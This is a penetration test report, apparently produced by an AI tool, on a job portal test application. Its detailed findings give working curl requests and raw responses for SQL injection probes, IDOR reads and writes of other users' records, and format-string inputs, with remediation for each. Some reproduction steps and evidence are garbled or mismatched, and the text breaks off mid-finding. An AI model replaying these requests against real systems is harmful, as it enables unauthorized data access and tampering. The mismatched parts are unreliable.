PENETRATION TESTING REPORT

Prepared for Job Portal



Confidentiality & Disclaimer

This report is confidential and intended solely for authorized recipients. Unauthorized disclosure, reproduction, or distribution of this report or its contents is prohibited without prior written authorization from the system owner or authorized representative.

The findings in this report reflect the security condition of the assessed system at the time of testing. As security conditions may change over time, these findings may not represent the system's current security condition after the assessment period.

Table of contents

Confidentiality & Disclaimer 2

1. Pentest Information 4

2. Executive Summary 5

3. Finding Summary 7

4. Exploit Chain Summary 9

5. Detailed Findings 10

1. Pentest Information

Information	Details
Client	Job Portal
Performed By	PT Global Siber Inovasi
Assessment Date	November 13, 2026
Assessment Method	Helium AI Pentest
Reviewed By	Not Performed
Target	https://jobportal.vulnapp.id
Scope	Web Application
Testing Methodology	Gray Box

2. Executive Summary

RISK SUMMARY



Status	Critical	High	Medium	Low	Informational
Open	2	6	17	7	4
Closed	0	0	0	0	0
Accepted	0	0	0	0	0

RISK STATEMENT

The application presents a critical runtime security risk because one or more verified issues could materially affect confidentiality, integrity, or availability. Immediate remediation and validation are warranted.

KEY RISK AREAS

- Active: Verified weaknesses in this area may affect the security of the related application functionality.
- Business Logic: Verified weaknesses in this area may affect the security of the related application functionality.
- Passive: Verified weaknesses in this area may affect the security of the related application functionality.
- Stored Xss: Verified weaknesses in this area may affect the security of the related application functionality.

MANAGEMENT PRIORITIES

1. Address highest-severity findings: Remediate critical and high-risk weaknesses first, then validate that the affected behavior is no longer exploitable.
2. Strengthen recurring controls: Apply consistent authorization, input validation, session, and security-configuration controls where the findings indicate a repeated pattern.
3. Validate remediation: Repeat the relevant runtime tests after fixes and include affected workflows and deployment configuration in the validation scope.

LIMITATIONS

This summary reflects runtime behavior and responses observed during the configured assessment. It does not by itself validate untested authenticated roles, production configuration, network exposure, deployed infrastructure, third-party services, or application behavior outside the captured scope.

3. Finding Summary

Finding	Severity	Status
Error-Based SQL Injection in Job Search keyword Parameter	9.8 - Critical	Open
Error-Based SQL Injection in Login Username Parameter	9.8 - Critical	Open
Authenticated IDOR in GET /api/experience/user/{id} Exposes Other Users' Experience Records	7.5 - High	Open
Authenticated IDOR in User Skills Retrieval via GET /api/skills/user/{id}	7.5 - High	Open
Unauthenticated Access to User Education Records via GET /api/education/user/{id}	7.5 - High	Open
Unauthenticated Education Record Creation via userId in POST /api/education	7.5 - High	Open
Unauthenticated Experience Creation for Arbitrary Users via POST /api/experience	7.5 - High	Open
Unauthenticated Skill Creation for Other Users via POST /api/skills	7.5 - High	Open
Format-String Input Handling in POST /api/experience	6.5 - Medium	Open
Format-String Probe Handling in POST /api/education	6.5 - Medium	Open
Insufficient Role Enforcement on GET /api/applications/job/1	6.5 - Medium	Open
Anti-clickjacking Header	5.4 - Medium	Open
PHP File Accepted by CV Upload Endpoint	5.4 - Medium	Open
PHP File Accepted by Profile Image Upload Endpoint	5.4 - Medium	Open
Ineffective Rate Limiting on POST /api/auth/login	5.3 - Medium	Open
Insufficient Rate Limiting on POST /api/auth/register	5.3 - Medium	Open
Insufficient Rating Range Validation in POST /api/education	5.3 - Medium	Open

Finding	Severity	Status
Insufficient Rating Validation in POST /api/experience	5.3 - Medium	Open
Job-Creation Salary-Range Validation	5.3 - Medium	Open
Unauthorized Role Assignment via POST /api/auth/register	5.3 - Medium	Open
Content Security Policy (CSP) Header Not Set	4.3 - Medium	Open
Cross-Domain Misconfiguration	4.3 - Medium	Open
Insufficient Role Authorization on GET /api/jobs/1	4.3 - Medium	Open
Insufficient Role Enforcement on GET /api/jobs/company/2	4.3 - Medium	Open
X-Content-Type-Options Header Missing	4.3 - Medium	Open
Self-Stored Cross-Site Scripting in Full Name on /profile	3.9 - Low	Open
Cookie No HttpOnly Flag	3.1 - Low	Open
Cookie Without Secure Flag	3.1 - Low	Open
Hash Disclosure	3.1 - Low	Open
Re-examine Cache-control Directives	3.1 - Low	Open
Server Leaks its Webserver Application via "Server" HTTP Response Header Field	3.1 - Low	Open
Strict-Transport-Security Header Not Set	3.1 - Low	Open
Authentication Request Identified	0 - Informational	Open
Charset Mismatch	0 - Informational	Open
Information Disclosure - Suspicious Comments	0 - Informational	Open
Username Hash Found	0 - Informational	Open

4. Exploit Chain Summary

Exploit Chain	Severity	Status	Verification Status
Cross-workflow profile disclosure enables tailored unauthorized qualification additions	High	Open	Need To Review
Missing transport protections could expose the registration cookie over HTTP	Medium	Open	Need To Review
Unthrottled registration could amplify unauthorized role assignment	Medium	Open	Need To Review

5. Detailed Findings

5.1 Error-Based SQL Injection in Job Search keyword Parameter

Risk Severity	:	9.8 - Critical
Status	:	Open
CWE	:	CWE-89 – Improper Neutralization of Special Elements used in an SQL Command
OWASP	:	A05:2025 – Injection

Description

The GET /api/jobs/search endpoint exposes an error-based SQL injection vulnerability through the keyword query parameter. Submitting keyword=HELIUM%27, which includes a trailing single quote, caused the endpoint to return MySQL error 1064 (42000), including SQL syntax details near the injected quote. This demonstrates that user-controlled search input affects SQL statement parsing and that database errors are disclosed in the response. An unauthenticated remote attacker can trigger this behavior to identify the database technology and refine SQL injection attempts. The supplied evidence demonstrates a database syntax error and information disclosure, but does not demonstrate data extraction, modification, or service disruption.

Impact

Unauthenticated attackers can disrupt individual job-search requests and obtain database error details that help refine SQL injection attacks. The demonstrated query manipulation creates a risk of unauthorized database access or changes; those broader outcomes were not demonstrated.

Step to Reproduce

1. Send the request: curl -i -X GET 'https://jobportal.vulnapp.id/api/jobs/search?keyword=HELIUM%27'
2. Review the response for the reported active finding and evidence.

Evidence

Active Finding — SQL Injection - Error Based on /api/jobs/search via keyword parameter

```
$ curl -i -X GET 'https://jobportal.vulnapp.id/api/jobs/search?keyword=HELIUM%27'

HTTP/1.1 400 Bad Request
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 03:20:34 GMT
Content-Type: application/json
Content-Length: 219
Connection: keep-alive
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: *

{"message":"Search error: Error 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near ''', '%')' at line 2","success":false}
```

DATABASE NAME	DATABASE USER

`job_search_db`	`jobuser@%`

DATABASE VERSION

`8.0.45`

Remediation

Replace SQL string concatenation or interpolation in the job-search query with parameterized queries, binding keyword as a data value rather than inserting it into SQL text. If the search uses LIKE, construct the wildcard pattern as a bound value. Apply server-side input length and format constraints appropriate to job-search terms as defense in depth, without relying on filtering or escaping as the primary protection. Return a generic search error to clients and retain detailed database errors only in access-controlled server logs. Restrict the application's database account to the permissions required for its operations. Validate the fix by repeating the supplied single-quote request and testing other SQL metacharacters: confirm that inputs are treated as literal search data, no SQL syntax details are returned, and normal searches continue to work.

5.2 Error-Based SQL Injection in Login Username Parameter

Risk Severity	:	9.8 - Critical
Status	:	Open
CWE	:	CWE-89 – Improper Neutralization of Special Elements used in an SQL Command
OWASP	:	A05:2025 – Injection

Description

The POST /api/auth/login endpoint is vulnerable to error-based SQL injection through the username parameter. Submitting a single quote (') during an unauthenticated login attempt triggered a MySQL syntax error in the response: "Login error: Error 1064 (42000): You have an error in your SQL syntax". The response also exposed a query fragment near 'password123" at line 3. This demonstrates that supplied input can affect SQL syntax and that database error details are returned to the client, providing feedback for refining injection attempts. Authentication bypass, data extraction, data modification, and service disruption were not demonstrated by the supplied evidence.

Impact

An unauthenticated attacker can influence SQL syntax in the login flow and obtain database error details that support further injection attempts. Successful exploitation could compromise authentication or application data, although these outcomes were not demonstrated.

Step to Reproduce

1. Send the request: curl -i -X POST 'https://jobportal.vulnapp.id/api/auth/login' -H 'Content-Type: application/json' --data-raw '{"username":"'''''","password":"password123"}'
2. Review the response for the reported active finding and evidence.

Evidence

Active Finding — SQL Injection - Error Based on /api/auth/login via username parameter

```
$ curl -i -X POST 'https://jobportal.vulnapp.id/api/auth/login' -H 'Content-Type: application/json' --data-raw
'{"username":"'''''","password":"password123"}'

HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 03:19:57 GMT
Content-Type: application/json
Content-Length: 396
Connection: keep-alive
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: *
Set-Cookie: <REDACTED> Path=/; Max-Age=0, JSESSIONID=<REDACTED>; Path=/; Max-Age=1800; SameSite=Lax

{"message":"Login successful","sessionId":"client-cookie-session","success":true,"user":{"id":6,"username":"Test Name
Helium","email":"helium@helium.com","password":"password123","role":"member","fullName":"Test Name Helium","phone":"1234567890","address":"Test
description text","companyName":"","website":"","createdAt":"2026-11-11T03:18:59.541003Z","updatedAt":"2026-11-11T03:18:59.541003Z"}}
```

DATABASE NAME	DATABASE USER
job_search_db	jobuser@%

DATABASE VERSION

`8.0.45`

Remediation

Use parameterized queries or safely bound ORM queries for all database operations performed by /api/auth/login, ensuring username and other supplied values are treated strictly as data. Remove SQL string concatenation or interpolation, including within any stored procedures used by the login flow. Apply server-side validation for expected input types and lengths as defense in depth, not as a substitute for parameterization. Return generic login errors to clients and retain detailed database diagnostics only in protected server-side logs. Restrict the application's database account to the permissions required for its operations. Validate the fix by repeating the single-quote request and testing additional SQL metacharacters to confirm they cannot alter query structure, trigger database errors in responses, or change authentication behavior; also verify that legitimate login attempts continue to function correctly.

5.3 Authenticated IDOR in GET /api/experience/user/{id} Exposes Other Users' Experience Records

Risk Severity	:	7.5 - High
Status	:	Open
CWE	:	CWE-862 – Missing Authorization, CWE-863 – Incorrect Authorization
OWASP	:	A01:2025 – Broken Access Control

Description

The GET /api/experience/user/{id} endpoint does not enforce object-level authorization when retrieving user experience records. An authenticated user can supply another user's identifier in the URL path to access that user's records. During testing, replaying GET /api/experience/user/3 with a different user's credentials returned HTTP 200 and disclosed experience data associated with userId 3, including company names, positions, employment dates, descriptions, and record creation timestamps. This demonstrates unauthorized read access; the supplied evidence does not demonstrate modification of records or privilege changes.

Impact

An authenticated user can access another user's employment experience records without authorization, exposing personal profile information and compromising its confidentiality.

Step to Reproduce

1. Log in to the application with the attacker account.
2. Copy the attacker session Cookie or Authorization header.
3. Replay the victim-object request using the attacker session: curl -i -sS -X GET https://jobportal.vulnapp.id/api/experience/user/3 -H 'cookie: JSESSIONID=<ATTACKER_JSESSIONID>' -H 'Cookie: JSESSIONID=<ATTACKER_JSESSIONID>'
4. Compare the response with the victim baseline and verify whether the attacker can access or modify the victim-owned object.

Evidence

Idor Finding — Authenticated IDOR on GET /api/experience/user/3

```
$ curl -i -sS -X GET https://jobportal.vulnapp.id/api/experience/user/3 -H 'cookie: <REDACTED>' -H 'Cookie: <REDACTED>'

HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 03:50:57 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: *

{"experience":[{"id":1,"userId":3,"company":"test","position":"test","startDate":"2026-11-12","endDate":"2026-11-
19","description":"test","createdAt":"2026-11-11T03:05:50.933634Z"},{"id":534,"userId":3,"company":"Test
Company","position":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-25","description":"HELIUM","createdAt":"2026-11-11T03:28:57.72509Z"},
{"id":535,"userId":3,"company":"Test Company","position":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-
25","description":"HELIUM","createdAt":"2026-11-11T03:28:57.845401Z"},{"id":536,"userId":3,"company":"Test Company AND 1=1 --
","position":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-25","description":"HELIUM","createdAt":"2026-11-11T03:28:57.955947Z"},
{"id":537,"userId":3,"company":"Test Company' AND '1'='1' -- ","position":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-
25","description":"HELIUM","createdAt":"2026-11-11T03:28:58.055326Z"},{"id":538,"userId":3,"company":"Test Company\" AND \"1\"=\"1\" --
","position":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-25","description":"HELIUM","createdAt":"2026-11-11T03:28:58.152797Z"},
{"id":539,"userId":3,"company":"Test Company AND 1=1","position":"HEL
```

Remediation

Enforce server-side object-level authorization before retrieving or returning experience records. Derive the requesting user's identity from the validated authentication context and verify that the user is authorized to access the requested user ID. For self-service access, scope database queries to the authenticated user's ID rather than trusting the path identifier. Deny unauthorized requests with an appropriate 403 or 404 response without returning experience data. Add regression tests using two separate accounts to verify that each can retrieve its own permitted records but cannot retrieve the other's records by changing the path ID. Also verify that unauthenticated requests are rejected.

5.4 Authenticated IDOR in User Skills Retrieval via GET /api/skills/user/{id}

Risk Severity	:	7.5 - High
Status	:	Open
CWE	:	CWE-862 – Missing Authorization, CWE-863 – Incorrect Authorization
OWASP	:	A01:2025 – Broken Access Control

Description

The GET /api/skills/user/{id} endpoint does not adequately enforce object-level authorization when retrieving a user's skills. An authenticated user can supply another user's identifier in the URL path to access that user's skill records. Testing against /api/skills/user/3 returned HTTP 200 both with the target user's credentials and when replayed with another user's credentials, exposing skill information associated with user ID 3. The returned records included skill names, proficiency levels, record identifiers, user identifiers, and creation timestamps. This demonstrates unauthorized read access to another user's skills; modification of records or privilege changes was not demonstrated.

Impact

An authenticated user can access another user's skill records without authorization, exposing profile information and associated record metadata.

Step to Reproduce

1. Log in to the application with the attacker account.
2. Copy the attacker session Cookie or Authorization header.
3. Replay the victim-object request using the attacker session: curl -i -sS -X GET https://jobportal.vulnapp.id/api/skills/user/3 -H 'cookie: JSESSIONID=<ATTACKER_JSESSIONID>' -H 'Cookie: JSESSIONID=<ATTACKER_JSESSIONID>'
4. Compare the response with the victim baseline and verify whether the attacker can access or modify the victim-owned object.

Evidence

Idor Finding — Authenticated IDOR on GET /api/skills/user/3

```
$ curl -i -sS -X GET https://jobportal.vulnapp.id/api/skills/user/3 -H 'cookie: <REDACTED>' -H 'Cookie: <REDACTED>'

HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 03:51:22 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: *

{"skills":[{"id":5,"userId":3,"skillName":"HELIUM","level":"beginner","createdAt":"2026-11-11T03:28:59.648662Z"},
{"id":6,"userId":3,"skillName":"HELIUM","level":"beginner","createdAt":"2026-11-11T03:28:59.7424Z"},{"id":7,"userId":3,"skillName":"HELIUM AND
1=1 -- ","level":"beginner","createdAt":"2026-11-11T03:28:59.837669Z"},{"id":8,"userId":3,"skillName":"HELIUM' AND '1'='1' --
","level":"beginner","createdAt":"2026-11-11T03:28:59.940108Z"},{"id":9,"userId":3,"skillName":"HELIUM\" AND \"1\"=\"1\" --
","level":"beginner","createdAt":"2026-11-11T03:29:00.188178Z"},{"id":10,"userId":3,"skillName":"HELIUM AND
1=1","level":"beginner","createdAt":"2026-11-11T03:29:00.323525Z"},{"id":11,"userId":3,"skillName":"HELIUM' AND
'1'='1","level":"beginner","createdAt":"2026-11-11T03:29:00.406335Z"},{"id":12,"userId":3,"skillName":"HELIUM\" AND
\"1\"=\"1","level":"beginner","createdAt":"2026-11-11T03:29:00.505215Z"},
{"id":13,"userId":3,"skillName":"HELIUM","level":"beginner","createdAt":"2026-11-11T03:29:00.601266Z"},{"id":14,"userId":3,"skillName":"HELIUM
OR 1=1 -- ","level":"beginner","createdAt":"2026-11-11T03:29:00.713533Z"},{"id":15,"userId":3,"skillName":"HELIUM' OR '1'='1' -- ","level":"be
```

Remediation

Enforce server-side object-level authorization before retrieving or returning skills from /api/skills/user/{id}. Derive the requesting user's identity from the validated authentication context and verify that the requester is permitted to view the specified user's records. Scope database queries to authorized users and deny unauthorized requests without returning skill data, using an appropriate HTTP 403 or 404 response. Do not rely on client-side restrictions or the supplied path identifier as proof of authorization. Add regression tests using separate accounts to confirm that permitted requests succeed while changing the path identifier to another user's ID does not disclose their records.

5.5 Unauthenticated Access to User Education Records via GET /api/education/user/{id}

Risk Severity	:	7.5 - High
Status	:	Open
CWE	:	CWE-862 – Missing Authorization, CWE-863 – Incorrect Authorization
OWASP	:	A01:2025 – Broken Access Control

Description

The education-record retrieval endpoint GET /api/education/user/{id} exposes user-specific records without requiring authentication or enforcing object-level authorization. An unauthenticated request to https://jobportal.vulnapp.id/api/education/user/3 returned HTTP 200 and education records associated with userId 3. The response included record identifiers, institution, degree, field of study, education dates, descriptions, and creation timestamps. Supplying the user's identifier in the URL was sufficient to retrieve these records without an authenticated session, resulting in unauthorized disclosure of that user's education information.

Impact

Unauthenticated attackers can retrieve another user's education records, exposing personal profile information and compromising its confidentiality.

Step to Reproduce

1. Replay the victim-object request without authentication: curl -i -sS -X GET https://jobportal.vulnapp.id/api/education/user/3
2. Compare the response with the victim baseline and verify whether the attacker can access or modify the victim-owned object.

Evidence

Idor Finding — Unauthenticated IDOR on GET /api/education/user/3

```
$ curl -i -sS -X GET https://jobportal.vulnapp.id/api/education/user/3

HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 03:50:30 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: *

{"education":[{"id":683,"userId":3,"institution":"HELIUM","degree":"HELIUM","fieldOfStudy":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-
25","description":"HELIUM","createdAt":"2026-11-11T03:28:57.859888Z"},
{"id":684,"userId":3,"institution":"HELIUM","degree":"HELIUM","fieldOfStudy":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-
25","description":"HELIUM","createdAt":"2026-11-11T03:28:57.959148Z"},{"id":685,"userId":3,"institution":"HELIUM AND 1=1 --
","degree":"HELIUM","fieldOfStudy":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-25","description":"HELIUM","createdAt":"2026-11-
11T03:28:58.055486Z"},{"id":686,"userId":3,"institution":"HELIUM' AND '1'='1' -- ","degree":"HELIUM","fieldOfStudy":"HELIUM","startDate":"2026-
11-11","endDate":"2026-11-25","description":"HELIUM","createdAt":"2026-11-11T03:28:58.150107Z"},{"id":687,"userId":3,"institution":"HELIUM\" AND
\"1\"=\"1\" -- ","degree":"HELIUM","fieldOfStudy":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-
25","description":"HELIUM","createdAt":"2026-11-11T03:28:58.279068Z"},{"id":688,"userId":3,"institution":"HELIUM AND
1=1","degree":"HELIUM","fieldOfStudy":"HELIUM","startDate":"2026-11-11","endDate":"2026-
```

Remediation

Require server-side authentication before processing requests to GET /api/education/user/{id}. Enforce object-level authorization so the authenticated requester can retrieve education records only for users they are explicitly permitted to access. Scope database queries to the authorized user rather than trusting the path identifier alone, and deny access by default. Validate the fix by replaying the observed request without authentication and confirming that no education data is returned. Add regression tests verifying that authenticated users cannot retrieve another user's records by changing the path identifier, while authorized retrieval continues to work.

5.6 Unauthenticated Education Record Creation via userId in POST /api/education

Risk Severity	:	7.5 - High
Status	:	Open
CWE	:	CWE-862 – Missing Authorization, CWE-863 – Incorrect Authorization
OWASP	:	A01:2025 – Broken Access Control

Description

POST /api/education accepts a client-supplied userId without enforcing authentication and authorization for the referenced user, allowing an unauthenticated caller to add education records to another user's profile. Testing with userId 3 created separate education records: the baseline returned record 1349, a replay returned record 1350, and an anonymous replay returned HTTP 200 with record 1351. Each response reported 'Education added successfully' and associated the new record with userId 3. This demonstrates unauthorized record creation, compromising the integrity of the affected user's education information.

Impact

An unauthenticated attacker can add unauthorized education records to another user's profile, compromising the integrity and trustworthiness of that user's education information.

Step to Reproduce

1. Replay the victim-object request without authentication: curl -i -sS -X POST https://jobportal.vulnapp.id/api/education -H 'Content-Type: application/json' --data-raw '{"institution":"HELIUM","degree":"HELIUM","fieldOfStudy":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-25","description":"HE 3}'
2. Compare the response with the victim baseline and verify whether the attacker can access or modify the victim-owned object.

Evidence

Idor Finding — Unauthenticated IDOR on POST /api/education

```
$ curl -i -sS -X POST https://jobportal.vulnapp.id/api/education -H 'Content-Type: application/json' --data-raw
'{"institution":"HELIUM","degree":"HELIUM","fieldOfStudy":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-
25","description":"HELIUM","userId":3}'

HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 03:47:38 GMT
Content-Type: application/json
Content-Length: 274
Connection: keep-alive
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: https://jobportal.vulnapp.id
Access-Control-Expose-Headers: *

{"education":{"id":1352,"userId":3,"institution":"HELIUM","degree":"HELIUM","fieldOfStudy":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-
25","description":"HELIUM","createdAt":"2026-11-11T03:47:38.706542877Z"},"message":"Education added successfully","success":true}
```

Remediation

Require authentication for POST /api/education and enforce server-side authorization before creating an education record. For self-service operations, derive the user association from the authenticated session rather than trusting the request body's userId. If creating records for other users is supported, explicitly verify that the authenticated caller is authorized to perform that action for the specified user. Reject unauthorized requests before any database write. Validate the fix by confirming that anonymous requests and authenticated requests targeting an unauthorized user create no records, while authorized requests continue to succeed.

5.7 Unauthenticated Experience Creation for Arbitrary Users via POST /api/experience

Risk Severity	:	7.5 - High
Status	:	Open
CWE	:	CWE-862 – Missing Authorization, CWE-863 – Incorrect Authorization
OWASP	:	A01:2025 – Broken Access Control

Description

The POST /api/experience endpoint accepts a client-supplied userId without requiring authentication or enforcing authorization for the referenced user. An unauthenticated request specifying userId 3 returned HTTP 200, success=true, and the message "Experience added successfully", along with a newly created experience record (id 1057) associated with that user. This demonstrates that an anonymous caller can add experience records to another user's profile, compromising the integrity of that user's experience data.

Impact

An unauthenticated attacker can add unauthorized experience records to another user's profile, compromising the integrity and trustworthiness of the user's employment history.

Step to Reproduce

1. Replay the victim-object request without authentication: curl -i -sS -X POST https://jobportal.vulnapp.id/api/experience -H 'Content-Type: application/json' --data-raw '{"company":"Test Company","position":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-25","description":"HELIUM","userId":3}'
2. Compare the response with the victim baseline and verify whether the attacker can access or modify the victim-owned object.

Evidence

Idor Finding — Unauthenticated IDOR on POST /api/experience

```
$ curl -i -sS -X POST https://jobportal.vulnapp.id/api/experience -H 'Content-Type: application/json' --data-raw '{"company":"Test
Company","position":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-25","description":"HELIUM","userId":3}'

HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 03:48:04 GMT
Content-Type: application/json
Content-Length: 256
Connection: keep-alive
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: https://jobportal.vulnapp.id
Access-Control-Expose-Headers: *

{"experience":{"id":1058,"userId":3,"company":"Test Company","position":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-
25","description":"HELIUM","createdAt":"2026-11-11T03:48:04.947966191Z"},"message":"Experience added successfully","success":true}
```

Remediation

Require server-side authentication before processing POST /api/experience. For self-service experience creation, derive the target user identifier from the authenticated session rather than trusting the request body's userId. If creating records for other users is an intended function, enforce an explicit server-side authorization check for the target user before writing any data. Validate that unauthenticated requests are rejected without creating records, and that authenticated users cannot create experience records for unauthorized user IDs. Add regression tests covering anonymous requests, userId tampering, and authorized creation.

5.8 Unauthenticated Skill Creation for Other Users via POST /api/skills

Risk Severity	:	7.5 - High
Status	:	Open
CWE	:	CWE-862 – Missing Authorization, CWE-863 – Incorrect Authorization
OWASP	:	A01:2025 – Broken Access Control

Description

POST /api/skills accepts a client-supplied userId without enforcing authentication and object-level authorization, allowing an unauthenticated requester to add skills to another user's profile. A baseline request created skill ID 356 for userId 3 with skillName HELIUM and level beginner. Replay requests created additional skills for the same user, including an anonymous request that returned HTTP 200, reported 'Skill added successfully', and created skill ID 358. This demonstrates unauthorized modification of another user's skill records through manipulation of the userId body parameter.

Impact

An unauthenticated attacker can add unauthorized skills to another user's profile, compromising the integrity of profile information and potentially misrepresenting that user's qualifications.

Step to Reproduce

1. Replay the victim-object request without authentication: curl -i -sS -X POST https://jobportal.vulnapp.id/api/skills -H 'Content-Type: application/json' --data-raw '{"skillName":"HELIUM","level":"beginner","userId":3}'
2. Compare the response with the victim baseline and verify whether the attacker can access or modify the victim-owned object.

Evidence

Idor Finding — Unauthenticated IDOR on POST /api/skills

```
$ curl -i -sS -X POST https://jobportal.vulnapp.id/api/skills -H 'Content-Type: application/json' --data-raw
'{"skillName":"HELIUM","level":"beginner","userId":3}'

HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 03:48:36 GMT
Content-Type: application/json
Content-Length: 169
Connection: keep-alive
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: https://jobportal.vulnapp.id
Access-Control-Expose-Headers: *

{"message":"Skill added successfully","skill":{"id":359,"userId":3,"skillName":"HELIUM","level":"beginner","createdAt":"2026-11-
11T03:48:36.483958306Z"},"success":true}
```

Remediation

Require authentication for POST /api/skills and enforce server-side authorization before creating any skill record. For self-service skill creation, derive the target user ID from the authenticated session rather than trusting the userId

request parameter. If creation on behalf of another user is supported, explicitly authorize that operation for the authenticated requester and target user. Reject unauthenticated or unauthorized requests before any database write. Validate the fix by confirming that anonymous requests and authenticated requests targeting an unauthorized user are rejected and create no records, while authorized skill creation continues to work.

5.9 Format-String Input Handling in POST /api/experience

Risk Severity	:	6.5 - Medium
Status	:	Open
CWE	:	CWE-20 – Improper Input Validation, CWE-79 – Improper Neutralization of Input During Web Page Generation
OWASP	:	A05:2025 – Injection

Description

Submitting the format-string probe `%x.%x.%x.%x` in the `company` parameter to `POST https://jobportal.vulnapp.id/api/experience` resulted in successful experience creation. The response preserved the probe literally in `experience.company` and included record ID `1012` and timestamp fraction `740843432`. Although the supplied evidence identifies these values as a stack-format disclosure, the response shows them in ordinary record and timestamp fields, not as substituted format specifiers. The supplied response therefore does not establish format-string interpretation, memory disclosure, or an integrity violation.

Impact

The observed request created an experience record containing the literal probe. The supplied response does not demonstrate unauthorized data disclosure, account compromise, service disruption, or unauthorized modification.

Step to Reproduce

1. Log in to the application with the authorized account.
2. Copy the victim session after login (Cookie or Authorization header).
3. Send the request: curl -i -X POST 'https://jobportal.vulnapp.id/api/experience' -H 'Content-Type: application/json' -H 'Cookie: <COOKIE_FROM_LOGIN>' --data-raw '{"company":"%x.%x.%x.%x","position":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-25","description":"HELIUM","userId":3}'
4. Review the response for the reported active finding and evidence.

Evidence

Active Finding — Format String Error on /api/experience via company parameter

```
$ curl -i -X POST 'https://jobportal.vulnapp.id/api/experience' -H 'Content-Type: application/json' -H 'Cookie: <REDACTED>' --data-raw
'{"company":"%x.%x.%x.%x","position":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-25","description":"HELIUM","userId":3}'

HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 03:46:10 GMT
Content-Type: application/json
Content-Length: 256
Connection: keep-alive
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: https://jobportal.vulnapp.id
Access-Control-Expose-Headers: *

{"experience":{"id":1054,"userId":3,"company":"Test Company","position":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-
25","description":"HELIUM","createdAt":"2026-11-11T03:46:10.777205588Z"},"message":"Experience added successfully","success":true}
```

Remediation

Inspect the server-side processing and logging of the `company` parameter to verify that it is never used as a format template. Use constant format strings with user input supplied only as data arguments, or use structured logging and type-safe formatting APIs. Add regression tests using `%x.%x.%x.%x` and other format specifiers, confirming that input remains literal throughout processing and logging and does not expose process data or alter application behavior. Validate any disclosure finding by distinguishing ordinary response fields from output produced by format-string evaluation.

5.10 Format-String Probe Handling in POST /api/education

Risk Severity	:	6.5 - Medium
Status	:	Open
CWE	:	CWE-20 – Improper Input Validation, CWE-79 – Improper Neutralization of Input During Web Page Generation
OWASP	:	A05:2025 – Injection

Description

Submitting "%x.%x.%x.%x" in the institution parameter to POST https://jobportal.vulnapp.id/api/education created an education record successfully. The response returned the probe unchanged in the institution field. Although the evidence identifies 1293 and 161549652 as disclosed hexadecimal values, these values appear in the response as the education record ID and the fractional component of its creation timestamp, respectively. The supplied response therefore demonstrates storage of format-specifier input, not interpretation of that input as a format string or disclosure of stack memory. No format-string-related modification of application data was demonstrated.

